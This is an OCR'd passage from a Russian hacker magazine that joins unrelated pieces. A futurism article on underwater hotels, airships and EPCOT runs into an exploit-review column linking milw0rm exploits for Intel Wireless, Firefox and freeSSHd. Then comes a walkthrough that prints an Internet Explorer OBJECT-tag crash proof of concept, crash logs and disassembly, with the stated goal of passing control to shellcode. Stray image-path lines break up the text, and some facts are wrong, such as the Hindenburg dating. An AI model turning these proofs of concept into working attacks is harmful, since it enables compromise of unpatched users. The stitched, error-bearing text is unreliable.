Внутри этот отель совсем не будет походить на внутренние отсеки какой-нибудь субмарины. В отделке здесь будут использованы дорогие ткани, кожа и мрамор. А большой ресторан гостиницы будет совершать один оборот вокруг своей оси за час, позволяя обедающим, не сходя с места увидеть все достопримечательности близлежащего дна. Не сомневаюсь в том, что в отеле будет шлюзовая камера для аквалангистов и прогулочная субмарина.
Другой проект арабских шейхов — настоящий подводный город. Вместо 20-ти мест в «Посейдоне» Гидрополис, строящийся сейчас в Дубаи на берегу Персидского залива, предложит 220! И по демократичным ценам: жить на глубине 20 метров в люксе с высококлассным обслуживанием будет стоить всего $500 за ночь (это не аскетичный «Домик Жюля»). На закуску — подводные концертный зал, танцзал и ресторан (а также подводные сады, субмарины, прогулки с аквалангом и т.п.).
Гидрополис станет самым роскошным и впечатляющим подводным зданием. Достаточно сказать, что его подводная площадь (не считая наземной части, где будет расположена, например, стойка администратора) составит 75 тысяч квадратных метров.



Вот он — будущая жемчужина Дубаи

Ночное шоу-пати под водой — что может быть лучше?

Но самым главным и самым притягательным сооружением Гидрополиса будет танцевальный зал, купол которого будет частично выходить из-под воды, открывая гостям одновременно вид и на подводный мир, и на небо, а на его вершине красивыми ночами может открываться окно, дающее возможность звукам и свету проникать «на дно отеля». Эта красота подкреплена современным оборудованием лазерной подсветки. В общем, постояльцы Гидрополиса скучать не будут.

ВОЗДУШНЫЕ ЗАМКИ

Небо тоже еще не до конца освоено — так считает большинство футуристов. Но осваивать его «по полной» невыгодно — слишком мало тогда света будут получать жители и так темных техноскребов. Самый лучший вариант, который позволит переселить часть людей с земли на небеса — мобильные летающие мини-города.

Ты, может, знаешь о трагической судьбе мегадирижабля «Гинденбург», который сто лет назад взорвался на финише первого воздушного трансатлантического рейса. После этой трагической случайности к дирижаблям (хоть они уже и летают на невзрывоопасном гелии) относятся с опаской. А зря, ведь они — основа «небесного царства».


Только представь себе: летающая гостиница для 250-ти богатых пассажиров. На борту корабля-отеля длиной в два футбольных поля есть все, включая рестораны и казино. Это уже не назовешь дирижаблем, скорее это — летающий отель Aeroscraft.

Несмотря на то, что этот монстр тяжелее воздуха, его 396 тысяч кубометров гелия поднимают две трети веса — взлететь кораблю с 400-тонным полезным грузом помогают шесть турбовентиляторных реактивных двигателей. Двигаясь со скоростью 280 км/час, судно может пересечь континентальные Штаты примерно за 18 часов, а вообще, диапазон действия Aeroscraft — около 10-ти тысяч км.


Размеры корабля впечатляют: высота — 50 метров, ширина — 74 метра, длина — 197 метров. Но притом, что это воздушное судно крупнее любого авиалайнера, ему на земле требуется меньше места, чем любому другому самолету, потому что Aeroscraft не нуждается во взлетно-посадочной полосе: он взлетает и приземляется, как вертолет, в том числе на снег или воду. Самое интересное, что придумал такое чудо наш соотечественник Игорь Пастернак, который после развала совка уехал в США и там организовал свою фирму — Aeros. По оценкам Пастернака, строительство отеля Aeroscraft обойдется примерно в $46 миллионов. 150-местный Boeing 737 стоит столько же, а его эксплуатация — вдвое дороже. Aeroscraft сейчас находится на ранних стадиях развития опытного образца, но, как ожидается, полностью проект будет закончен к 2010-му году — несколько компаний уже выразили свой интерес, и в первую очередь военные — для транспорта техники и пехоты.


Об орбитальных гостиницах мы вскользь упоминали в мартовском выпуске Импланта. Эта тема еще не проработана как следует, и, возможно, переселение на орбиту реально начнется при будущей экспансии человечества в космос.

Как видишь, при грамотном использовании места можно еще жить и жить. Только одно дело — жить в тесном муравейнике без света, а другое — в зеленой башне или в красивом городе под водой. При грамотном подходе место найдется и для брательника, и для подруги, и для бабки, вот только не все у нас в мире делают по-грамотному, так что смотри в оба! ⌶



Мирный и военный Aeroscraft'ы





Стадион и общий вид на город

ПЕРВЫЙ ГОРОД БУДУЩЕГО ХОТЕЛ ПОСТРОИТЬ ЕЩЕ УОЛТ ДИСНЕЙ...

В ноябре 1965-го года Уолт Дисней объявил, что купил-таки землю своей мечты — болото неподалеку от Орландо, во Флориде. Выступая на пресс-конференции по поводу этого радостного для себя события, Дисней намекнул, что хочет на новоприобретенном участке построить нечто большее, чем очередной Диснейленд. И действительно, впоследствии выяснилось, что Дисней в строжайшей тайне занимался любимым проектом, который в приватных беседах называл Project X.

Город будущего EPCOT планировался как сердце Мира Диснея — гигантского Disney World, общая площадь которого 43 квадратные мили (около 70 квадратных км), что вдвое больше Манхеттена. Он должен был быть абсолютно круглым, как колесо. Да, Дисней с колесом радиальный план и сравнивает. По замыслу Диснея, в городе должны были быть 30-этажная гостиница и деловой центр, магазины, театры, рестораны, ночные клубы, жилые и офисные здания — полностью закрытая окружающая среда с минимумом движения внутри. Точнее, так: в центре колеса — главный небоскреб. Потом зеленое кольцо, а затем — жилая пригородная зона. Сообщение между центром и периферией осуществляется как по "спицам колеса", так и по "кольцевой". Через весь город поперек проходит слева направо центральная магистраль.

Но притом, что королем дорог был объявлен пешеход, жителей совершенного города предполагалось обеспечить самыми современными и экологически чистыми видами транспорта: высокоскоростными монорельсовыми дорогами, человековозами ("People Movers"), электрическими такси типа конвейера и тому подобным. Где-то должен был быть и аэропорт будущего.

Так или иначе, но экспериментальное сообщество завтрашнего дня не появилось. Уолт Дисней скончался от рака легких 15 декабря 1966-го года.

Говорят, что реальный EPCOT, построенный после смерти Диснея, но не соответствующий грандиозности его замыслов, остается замороженным.



Это концепты EPCOT'а, сделанные Диснеем




Master-Lame Master

Обзор эксплойтов

1

Intel Wireless Service (s24evmon.exe) Shared Memory Exploit

Описание:
Вот взломщики добрались и до Intel. На этот раз представляю тебе эксплойт, который позволяет локальному пользователю получить конфигурационные данные беспроводного intel-оборудования. Например, WEP-ключи.
Уязвимость существует из-за того, что по умолчанию устанавливаются небезопасные привилегии на доступ к общей секции «\BaseNamedObjects\S24EventManagerSharedMemory», используемой службой Wireless Management Service (S24EvMon.exe). Локальный пользователь может получить важные конфигурационные данные, например WEP-ключи беспроводного адаптера.

Защита:
Советую почаще посещать сайт Интела, так как на данный момент способов защиты еще не существует.

Ссылки:
Прочитать об уязвимости можно по ссылке: www.securitylab.ru/vulnerability/267299.php
Скачать — www.milw0rm.com/exploits/1772.

Злоключение:
Любая глупость и промашка стоит дорого. Думаю, владельцы больших беспроводных сетей окажутся, мягко говоря, в неловком положении. Если и раньше вардрайверы ломали все и вся, то теперь у них будет готовый инструмент.

Greets:
Наши благодарности человеку, чье имя Ruben Santamarta (ruben@reversemode.com).

2

Mozilla Firefox <= 1.5.0.3 (Loop) && 1.5.0.4 (Marquee) DoS exploit

Описание:
Вот так вот, не успели мы написать про нашу огненную лису, как выходит еще два подряд DoS Exploit'а. Не везет программистам Mozill'ы. Советую тебе не тестировать эти сплоиты у себя на машине, завалишь несчастный компьютер. У меня при тесте сплоита для 1.5.0.3 браузер съел 99% процессорного времени.
Что касается сплоита для 1.5.0.4, он существует благодаря ошибке при обработке тэга <marquee>. Публичная версия сплоита просто валит браузер, однако, по моим подозрениям, в приватных кругах есть отмычка, выполняющая произвольный код на целевой машине.

Защита:
Защита одна — подписаться на новости с официального сайта мозилы. Так ты сможешь не упустить момент, когда появится заплатка.

Ссылки:
Посмотреть несложный код сплоитов можно по ссылкам: http://milw0rm.com/exploits/1802 и www.securitylab.ru/poc/extra/268344.php. Слить апдейт можно на нашем диске или на www.mozilla.ru.

Злоключение:
Из-за событий последних дней Mozilla уже рискует обогнать по бажности MS IE. Конечно же, не обгонит, однако это большой удар по репутации FireFox.

Greets:
Описанные сплоиты написали Gianni Amato (www.gianniamato.it) и n00b.

3

freeSSHd <= 1.0.9 Key Exchange Algorithm Buffer Overflow Exploit



Описание:
Сплоит пробивает FreeSSHd 1.0.9 и, как говорят, даже другие версии. Сама уязвимость позволяет удаленному пользователю выполнить произвольный код на целевой системе. Бага возникла из-за ошибки в проверке границ данных, при обработке строки алгоритма для обмена ключом, полученным от SSH-клиента. Удаленный пользователь может вызвать переполнение стека и выполнить произвольный код на целевой системе.

Защита:
Эксплойт, так же как и уязвимость, относительно новый. Вследствие чего заплатки еще не написаны, и способов решения данной проблемы на сегодняшний день не существует.

Ссылки:
Как всегда, прочитать свежую инфу ты можешь по адресу: www.securitylab.ru/vulnerability/267367.php.
Скачать сплоит можно тут: www.milw0rm.com/exploits/1787.

Злоключение:
Что ж, владельцам freeSSHd будет нелегко. Однако вряд ли произойдет какой-нибудь глобальный взлом. Поломают немного и забудут. Однако обновить важный демон все же необходимо.

Greets:
Написал это чудо Tauqeer Ahmad a.k.a 0x-Scientist-x0.




КРИС КАСПЕРСКИ
ака мыщъх

Описание свежего сплоита MS IE OBJECT tag exploit

IE: всё по-старому

НЕ УСПЕЛА MICROSOFT ОПРАВИТЬСЯ ОТ ДЫРЫ В TEXTRANGE(), ЗАПЛАТКА НА КОТОРУЮ БЫЛА ВЫПУЩЕНА 11 АПРЕЛЯ 2006 ГОДА (ТО ЕСТЬ СПУСТЯ ЦЕЛЫХ 3 НЕДЕЛИ ПОСЛЕ ПОЯВЛЕНИЯ EXPLOIT'А, ОБНАРОДОВАННОГО 23 МАРТА), КАК РОВНО ЧЕРЕЗ МЕСЯЦ, 23-ГО АПРЕЛЯ 2006 ГОДА, MICHAL ZALEWSKI ОПУБЛИКОВАЛ НА НЕМОДЕРИРУЕМОМ ФОРУМЕ GROK'ОВ СООБЩЕНИЕ «MSIE (MSHTML.DLL) OBJECT TAG VULNERABILITY», ОПИСЫВАЮЩЕЕ СТРАННОЕ ПОВЕДЕНИЕ IE ПРИ РАБОТЕ СО ВЛОЖЕННЫМИ OBJECT'АМИ, И ПРИЛОЖИЛ ЧЕТЫРЕ ДЕМОНСТРАЦИОННЫХ EXPLOIT'А, ГРОХАЮЩИХ, ПО СВИДЕТЕЛЬСТВАМ ОЧЕВИДЦЕВ, ВСЕ ВЕРСИИ IE: ОТ 5.X ДО 7.X ВКЛЮЧИТЕЛЬНО.

Предыстория

Сообщение Michal'я не осталось незамеченным, и уже 25-го марта засветилось на Secun, где дыре была присвоена наивысшая степень опасности, допускающая возможность засылки шелл-кода (secunia.com/advisories/19762/). Аналогичного мнения придерживается и группа "French Security Incident Response Team" (www.frsirt.com/english/advisories/2006/1507/), а вот парни из Security Focus оказались более сдержанными в своих прогнозах, и в графе «class» значится «unknown» (www.securityfocus.com/bid/17820/info).

Все остальные (и, в частности, популярный blog компании F-Secure, расположенный по адресу: www.f-secure.com/weblog) сделали вид, что ничего не произошло, тем более никакой информации от Microsoft еще не поступало. Заплатки нет, и неизвестно, когда она будет (и будет ли вообще: некоторые ошибки Microsoft не признает годами). В прошлый раз нас выручали сторонние фирмы (достаточно вспоминать hot-fix от Ильфака Гильфанова, затыкающий дыру в wmf), но сейчас пользователям приходится рассчитывать только на самих себя (или переходить на альтернативные браузеры и почтовые клиенты, наиболее защищенными из которых являются Opera и Lynx, а вот количество дыр в FireFox'е стремительно растет, так что пользоваться им не рекомендуется).

Хакеры торжествуют! Наконец-то появилась серьезная дыра, на которую сильные мира сего не обращают внимания. Трудно представить, сколько уязвимых машин находится в Сети и какую бурную деятельность можно развернуть, если начинить proof-of-concept exploit зарядом тротила весом в килограмм или даже целую тонну. Главное — определить, где именно гробиться IE и куда передается управление. Это удачный пример, позволяющий продемонстрировать, как работают хакеры.

Предварительное расследование

Все эксперименты с exploit'ами лучше всего проводить на отдельной машине, запущенной, например, под VM Ware. Мы будем использовать: Windows 2000 SP 0 и IE 5.00.2920. Остальные версии IE валятся аналогичным способом, отличаясь лишь адресами.

Запускаем Оперу или ReGet и сохраняем первый proof-of-concept exploit на диск: http://lcamtuf.coredump.cx/iedie2-1.html (в принципе, сохранять можно, в том числе и самим IE, но только сохранять, не нажимая на ссылку!). Открываем файл в FAR'е по <F3> и смотрим, что у нас там:


```
<STYLE></STYLE>
<OBJECT>
Bork
...
<STYLE></STYLE>
<OBJECT>
Bork
```

Хм, просто много вложенных (то есть незакрытых) тэгов OBJECT, разделенных загадочным именем Bork, являющимся к тому же торговой маркой компании, производящей бритвы. Ладно, оставим бритвы в покое и проверим реакцию exploder'a. IE 5.0 спокойно переваривает наживку, отображая ее как родную.

Наконец-то появилась серьезная дыра, на которую сильные мира сего не обращают внимания.








Реакция IE 5.0 на IEdie2-1 — все **отображается** нормально

Со вторым exploit'ом (http://lcamtuf.coredump.cx/iedie2-2.html) нам везет куда больше. На первый взгляд, все просто замечательно, и, за исключением подозрительных пустых квадратов, IE отображает его вполне корректно, но вот при закрытии explorer'a IE падает с воплем о критической ошибке, и в лог доктора Ватсона добавляется новая запись (естественно, если он установлен just-in-time отладчиком по умолчанию).

Обычно такое происходит при разрушении динамической памяти (так называемой кучи), но не будем спешить с выводами, а посмотрим, чем первый exploit отличается от второго.



Реакция IE 5.0 на IEdie2-2 – падение при закрытии

Исходный код exploit'a IEdie2-2.html

```
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
...
...
...
<STYLE></STYLE>
<OBJECT>
Bork
<STYLE></STYLE>
<OBJECT>
Bork
<STYLE></STYLE>
<OBJECT>
Bork
...
...
...
```

Сначала идет множество корректно закрытых OBJECT'ов с неизвестным IE 5.0 тэгом <X> — источником тех пустых квадратов, — а вот дальше повторяется код предыдущего exploit'a. Но во втором случае IE падает, а в первом — нет. Почему? Может, оказалось недостаточно уровня вложенности для падения? Открываем iedie2-1.html в FAR'e по <F4> и увеличиваем количество OBJECT'ов вдвое-втрое. Загружаем его в IE и... вуаля! Ловим исключение при закрытии приложения! Надеюсь, мысль ясна?


Третий exploit (http://lcamtuf.coredump.cx/iedie2-3.html) заставляет IE глубоко задуматься, в результате чего работа эксплойта в аварийном режиме автоматически завершается. Вот оно — переполнение! Смотрим на код.

Исходный код exploit'a IEdie2-3.html

```
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<STYLE></STYLE>
...
...
...
<OBJECT type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
Bork
<STYLE></STYLE>
<OBJECT
type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
Bork
```

Какой еще «<OBJECT></OBJECT><X>Bork</X>»?! Ведь мы же выяснили, что IE обрабатывает его вполне корректно. Открываем файл по <F4> и отрезаем весь текст вплоть до строки "<STYLE></STYLE>"! Загружаем exploit в IE и… вновь та же задумчивость, заканчивающаяся исключением. Значит, «<OBJECT></OBJECT><X>Bork</X>» тут совсем ни при чем, и реальное переполнение происходит в «<OBJECT type=AAA...AAA>», в направлении которого и надо копать.

Четвертый exploit (http://lcamtuf.coredump.cx/iedie2-4.html) во всем повторяет третий, только длина строк «AAA» слегка другая, тем не менее, исключение все равно возникает, значит, переполнение имеет место быть. Остается выяснить, где именно оно происходит и как передать шелл-коду бразды правления.



Реакция IE 5.0 на IEdie2-2 — падение в процессе отображения текста

Начинаем копать

Свой лог доктор Ватсон хранит в папке Documents&Settings/All Users/Документы/DrWatson, туда же попадает дамп памяти упавшего приложения.

Дамп перезаписывается каждый раз, а лог по умолчанию сохраняет данные о 10-ти последних ошибках, в которые входят и сбои, вызванные нашими exploit'ами.

Открываем drwtsn32.log в FAR'e по <F4> и ищем строки, относящиеся к сбою в IE, произошедшему в заданное время (мы ведь не забыли посмотреть на часы, верно?)

Исключение в приложении:

При регистрации ошибки доктор Ватсон запоминает время ее возникновения

```
Прил.:    iexplore.exe (pid=884)
Время:    09.05.2006 @ 16:41:36.734
```

Пропуская бесполезную информацию о запущенных процессах и загруженных динамических библиотеках, мы добираемся до дизассемблерного кода, расположенного в окрестностях сбоя exploit'a iedie2-2:

Фрагмент дизассемблерного листинга доктора Ватсона, описывающего сбой IEdie2-2

```
eax=0000001a ebx=0000001a ecx=01460610
edx=75b2c198 esi=01460610 edi=00000000
eip=75ad7e2e esp=0006da58 ebp=00000000 iopl=0
nv up ei pl nz na pe nc

  75ad7e23 e81b000000     call    DllGetClassO
  75ad7e28 8bd8           mov     ebx,eax
  75ad7e2a 3bdd           cmp     ebx,ebp
  75ad7e2c 740e           jz      DllGetClassO
  75ad7e2e 8b7b34         mov     edi,[ebx+0x34] ; <- СБОЙ!!!
  75ad7e31 c1ef02         shr     edi,0x2
  75ad7e34 3bfd           cmp     edi,ebp
  75ad7e36 0f8fcf431300   jnle    75c0c20b

FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4
Function Name
00000000 00000000 00000000 00000000 00000000 00000000
mshtml!DllGetClassObject
```

Давай попробуем восстановить хронологию событий и выяснить, что же здесь происходило. Нам известно, что инструкция MOV EDI, [EBX+0X34], расположенная по адресу 75AD7E2Eh и лежащая глубоко в недрах MSHTML.DLL, вызвала исключение, типа нарушения доступа, поскольку регистр EBX содержал 1Ah, то есть указывал на первый 64 Кб региона памяти, доступ к которому строго запрещен как раз для отлова таких некорректных указателей. Но откуда в EBX взялся этот непонятный 1Ah? Поднимаясь по дизассемблерному листингу вверх, мы находим инструкцию MOV EBX, EAX, копирующую содержимое EAX в EBX. Значение самого же EAX возвращается функцией DllGetClassObject+0x1f573, расположенной по адресу 75AD7E43h. Важно понять, что к самой DllGetClassObject никакого отношения она не имеет! Просто, не найдя символьной информации, доктор Ватсон взял адрес ближайшей известной ему функции и назначил его в качестве базового.
Кое-что начинает проясняться. Функция 75AD7E43h должна возвращать указатель на структуру данных, по смещению 34h от начала которой лежит еще один указатель, но, накурившись exploit'а, она возвратила какую-то фигню. Напоминаю, что сбой произошел при закрытии IE, то есть когда обработка HTML-кода уже была завершена. Следовательно, сама функция 75AD7E43h тут ни при чем (ее можно даже не дизассемблировать), и причину следует искать в разрушении структур данных, с которыми эта функция работает.
Теперь исследуем сбой, относящийся к IEdie2-3, дизассемблерные окрестности которого выглядят так:

Фрагмент дизассемблерного листинга доктора Ватсона, описывающего сбой IEdie2-3

```
eax=00000000 ebx=000af334 ecx=00000428 edx=01340294
esi=01480007 edi=01481990
eip=75acc4da esp=0006dba0 ebp=0006dbcc iopl=0         nv up ei pl nz
na pe nc

функция: <nosymbols>
  75acc4bd 60             pushad
  75acc4be 8501           test     [ecx],eax
  75acc4c0 56             push    esi
  75acc4c1 8bf1           mov     esi,ecx
  75acc4c3 e8555cfcff     call    75a9211d
  75acc4c8 668b766c       mov     si,[esi+0x6c]
  75acc4cc 6685f6         test    si,si
  75acc4cf 7418           jz      DllGetClassO
  75acc4d1 0fb7ce         movzx   ecx,si
  75acc4d4 69c998000000   imul    ecx,ecx,0x98
  75acc4da 8b8020040000   mov     eax,[eax+0x420] ; <- СБОЙ!
  75acc4e0 5e             pop     esi
  75acc4e8 c3             ret


FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4
Function Name

0006DBCC 75A92F0F 00000001 00000000 0006DC44 000AF23C
mshtml!DllGetClassObject
```

Адрес сбоя совсем другой (75ACC4DAh против 75AD7E2Eh), но библиотека все та же — MSHTML.DLL, да и хронология событий очень похожа на предыдущую. Исключение составляет инструкция MOV EAX,[EAX+0X420] с регистром EAX, равным нулю, возвращенным функцией 75A9211Dh (см. CALL 75A9211D), которая, по идее, должна возвращать указатель на объект или структуру данных, но не возвратила, так как память была разрушена!
Еще у нас имеется дамп user.dmp, сброшенный IE перед смертью. Дамп можно загрузить в отладчик WinDbg (file -> open crush dump), входящий в состав DDK, однако ничего нового мы не узнаем. Дамп — это мертвое тело, труп программы. Команды трассировки в нем не работают, и все, что мы можем, это просматривать память, стек и регистры, которые мы и так знаем (спасибо отчету доктора Ватсона). Большие перспективы открывает дизассемблирование MSHTML.DLL и живая отладка по месту падения (just-in-time debugging), чем мы сейчас и займемся.

Роем вглубь


Берем файл MSHTML.DLL (он находится в каталоге WINNT\System32) и загружаем его в IDA Pro или другой дизассемблер (но лучше, чем IDA Pro, вы все равно ничего не найдете). Michal Zalewski в своем сообщении жаловался на отсутствие исходных текстов, серьезно затрудняющие анализ. Что ж, исходных текстов IE в нашем распоряжении действительно нет, но отладочные символы



Дамп IE, **загруженный** в WinDbg

получить можно. В них содержатся имена всех неэкспортируемых функций и объявления объектов и структур.
IDA Pro 5.0 автоматически сгружает отладочные символы всех системных файлов с msdl.microsoft.com, стоит только сказать: file -> load file -> PDB file. В более древних версиях это приходится делать вручную. Для начала нам потребуется пакет «Debugging Tools for Windows», бесплатно распространяемый Microsoft: www.microsoft.com/whdc/devtools/debugging/. Скачиваем версию для своей операционной системы, устанавливаем,

Описанная технология позволяет следить за огромным числом блоков памяти, практически без снижения производительности. Написать и отладить плагин можно буквально за вечер.



Основное окно дизассемблера IDA Pro 5.0 по умолчанию. Ну, и как с ним работать?! Переход в нормальный режим осуществляется нажатием на пробел

заходим в каталог /bin, находим там утилиту symchk.exe и запускаем ее на следующий манер:

Ручная загрузка символьной информации

```
set src=C:\WINNT\SYSTEM32\MSHTML.DLL
symchk %src% /s srv*.\*http://msdl.microsoft.com/download/
symbols –v
```

Программа лезет в сеть, возбужденно подмигивая огоньками модема, и вскоре (или не вскоре — это уж от твоего канала зависит!) на диске образуются два новых каталога: .\mshtml.dbg\38D12257243000 с файлом mshtml.dbg и .\mshtml.pdb\38051D9A2 с mshtml.pdb размером 2,8 Мб и 2,1 Мб. На самом деле, файлы передаются в сжатом виде, поэтому реально скачивается всего ~1,5 Мб. Ну, dbg-файл нам совершенно неинтересен (там содержатся адреса машинных команд, соответствующие номерам строк исходных текстов, которых у нас все равно нет), а вот pdb мы сейчас и загрузим в IDA Pro вместе со всей символьной информацией, которой решила поделиться с нами Microsoft. Перед этим рекомендуется скопировать динамическую библиотеку dbghelp.dll из Debugging Tools в корневой каталог IDA Pro, иначе плагин pdb.plw может не сработать.

Но прежде чем загружать символы, перейдем на место сбоя и посмотрим, как выглядит оригинальный дизассемблерный текст. Нажимаем <G> (goto) и вводим адрес «75ACC4DA», сообщенный доктором Ватсоном. Мы оказываемся в уже знакомой нам процедуре, вызывающей безымянную функцию 75A9211Dh, о назначении которой пока можно только гадать:

Дизассемблерный текст до загрузки символьной информации

```
.text:75ACC4C0 sub_75ACC4C0        proc near
.text:75ACC4C0                     push    esi
.text:75ACC4C1                     mov     esi, ecx
.text:75ACC4C3                     call    sub_75A9211D
.text:75ACC4C8                     mov     si, [esi+6Ch]
.text:75ACC4CC                     test    si, si
.text:75ACC4CF                     jz      short loc_75ACC4E9
.text:75ACC4D1                     movzx   ecx, si
.text:75ACC4D4                     imul    ecx, 98h
.text:75ACC4DA                     mov     eax, [eax+420h] ; сбой
.text:75ACC4E0                     pop     esi
.text:75ACC4E1                     lea     eax, [ecx+eax-98h]
.text:75ACC4E8                     retn
.text:75ACC4E9
.text:75ACC4E9 loc_75ACC4E9:
.text:75ACC4E9                     mov     eax, offset unk_75C8D1A0
.text:75ACC4EE                     pop     esi
.text:75ACC4EF                     retn
.text:75ACC4EF sub_75ACC4C0     endp
.text:75ACC4EF
```

После загрузки символьной информации (file -> load file -> PDB file) листинг радикально преображается, и мы получаем вполне осмысленные имена:

Тот же дизассемблерный текст после загрузки символьной информации

```
; struct INSTANTCLASSINFO * __thiscall COleSite::GetInstantClass Info(void)
.text:75ACC4C0 ?GetInstantClassInfo@COleSite@@
QAEPAUINSTANTCLASSINFO@@XZ proc near
.text:75ACC4C0                     push    esi
.text:75ACC4C1                     mov     esi, ecx
.text:75ACC4C3                     call    ?GetDocPtr@
          CElement@@QBEPVCDoc@@XZ;CElement::GetDocPtr()
.text:75ACC4C8                     mov     si, [esi+6Ch]
.text:75ACC4CC                     test    si, si
.text:75ACC4CF                     jz      short loc_75ACC4E9
.text:75ACC4D1                     movzx   ecx, si
.text:75ACC4D4                     imul    ecx, 98h
.text:75ACC4DA                     mov     eax, [eax+420h] ; сбой
.text:75ACC4E0                     pop     esi
